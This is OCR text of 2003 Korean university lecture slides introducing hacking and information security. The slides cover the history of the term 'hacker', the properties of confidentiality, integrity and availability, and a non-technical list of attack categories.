
한국정보통신대학교
Information and Communications University

해킹 및 보안 강의 교재

2003. 7. 21

목 차



보안/해킹이란?

1. 정보보안/해킹의 개요
2. 정보보안 필요성
3. 정보보안의 역할
4. 정보보안 대책 특징

해커란?

✍1950년대 미국 MIT대학내 "테크모델철도클럽"이라는 동아리의 "신호기와 동력분과"라는 분과모임의 학생들이 철도분기점 입체화 설계에 따르는 난문제들을 해결하기 위해 악착같은 노력으로 대학내 제26동 건물에 밤마다 몰래 들어가서 IBM704 컴퓨터시스템을 사용하여 어려운 문제들을 해결해 내자 이런 집념 어린 행동이나 과정 등을 의미하는 뜻으로 핵(hack)이라 불렀다.

✍이때부터 "산출된 결과"를 통해 "집념과 악착같은 노력"을 통해 "결과를 내는자(Producer)"를 해커(hacker)라 부르게 되었다. 그래서 해커라는 말뜻에는 집념과 악착같은 노력, 기술수준 높은 결과를 내는 기술 연마자라는 뜻이 내포되어 있다. (Hack + Producer) => Hacker.

✍그 후 컴퓨터에 강한 흥미를 가지고 있으면서 이에 몰두하는 사람을 해커라 부르기도 하다가 네트워크의 까다로운 방어시스템을 성취감 또는 쾌감이나 기쁨을 찾는 일에 열중하는 사람이 출현하면서 "해커=컴퓨터침입자"라는 어감이 퍼졌고 컴퓨터를 이용한 범죄의 증가로 급기야는 장난기나 범죄를 목적으로 단말기나 통신회선을 통해 컴퓨터를 침입하여 정보를 빼내거나 혼란을 일으키는 범죄자라는 뜻으로 바뀌었다.

✍미국이나 유럽에서는 침입자의 의미로 Intruder, attacker, cracker라는 말로 구분해서 사용하나 국내에서는 혼용하여 사용한다.

정보보안이란?

✍ 조직내의 중요한 정보를

- ✍스파이
- ✍비양심적인 내부자
- ✍호기심 많은 내부자
- ✍인터넷상의 악질적인 해커

로 부터 보호하는 모든 정책 및 시스템

정보 보안/해킹의 정의


정보 보안

자산의 본래 가치가 손상되지 않도록 적절한 방법으로 보호하는 것

해 킹

- 시스템의 관리자가 구축해 놓은 보안망을 어떤 목적에서건 무력화시켰을 경우 이에 따른 모든 행동
- 보통 시스템 관리자의 권한을 불법적으로 획득한 것, 또 이를 악용해 다른 사용자에게 피해를 주는 것

정보보안의 필요성



정보보안의 역할

1. 가치보존 : 너의 정보자산을 보호하여 너를 보호하겠다.!!!
   (예: 주민번호, 신용카드 번호, 패스워드 등)

2. 공격방어 : 해킹, 바이러스의 침투를 막는다.(좋지?)

3. 통제향상 : 신용카드 사용시 비밀번호와 함께 지문인식을?

4. 안전성 : 마음대로 갖고 다녀도 도난염려 없다.

정보보안대책 특성

특성	정의
가용성	✍너는 해커가 아닌데, 원하는 시스템을 원하는 때에 사용할 수 있냐? (정당한 사용자가 인가된 방법으로 적시에 정보시스템에 접근하여 이용할 수 있는 것)
비밀성	✍너는 해커이기 때문에, 네 마음대로 정보를 볼 수도 사용할 수도 없다. (정보가 인가되지 않은 개인,개체,프로세스에게 가용하지 않는 특성)
무결성	✍정보를 없애지도, 바꾸지도, 흉내내지도 못하겠다. (보관 혹은 전송중인 데이터에 인가되지 않은 방법으로는 어떠한 변경, 삽입, 삭제, 재전송 공격이 일어나지 않는 특성)


해킹기술 동향

1. 해킹기술 발전
2. 해킹기술 다양화
3. 주요 Worm들
4. Sql Slammer 피해지역
5. 해킹관련 사이트

A.G.W.
CISA (국제공인 시스템감사사)

해킹 기술 발전

현재는 5세대에서 6세대로 변화하는 과정 중에 있으며, 1) 해킹기법의 다양화(수동→자동), 2) 서비스 가용성에 대한 위협 증대 3) 유해트래픽 폭증을 주요 특징으로 한 진화가 진행 중



A.G.W.
CISA (국제공인 시스템감사사)

해킹기술 다양화


- 과거 시스템과 네트워크에 대한 지식이 풍부한 사람만이 가능했던 해킹이 자동화 툴(Back Orifice, Daemon Tool 등)의 등장으로 일반인으로 까지 확산되고 있고,
- 과거의 해킹기법이 사라지고 새로운 해킹기법이 등장하는 개념이 아닌, 과거의 해킹기법이 존재하는 가운데 이를 한 단계 발전시킨 형태의 해킹기법의 출현으로,
- 미래에는 시스템 및 네트워크 단의 해킹기법이 수천 종에 이를 것으로 예상


Informational Warfare
Hacking, Password Cracking
Malicious Software, Virus
Trojan horses, Worm, Hoax, Logic bomb
Social Engineering, Disaster
Network Analysis, Eavesdropping
Traffic Analysis, Brute-force Attack
Masquerading, Packet Replay,
Message Modification
Unauthorized Access
Denial of Service
Dial-in penetration attack(war dialing)
Email bomb, Spam mail, Email Spoofing

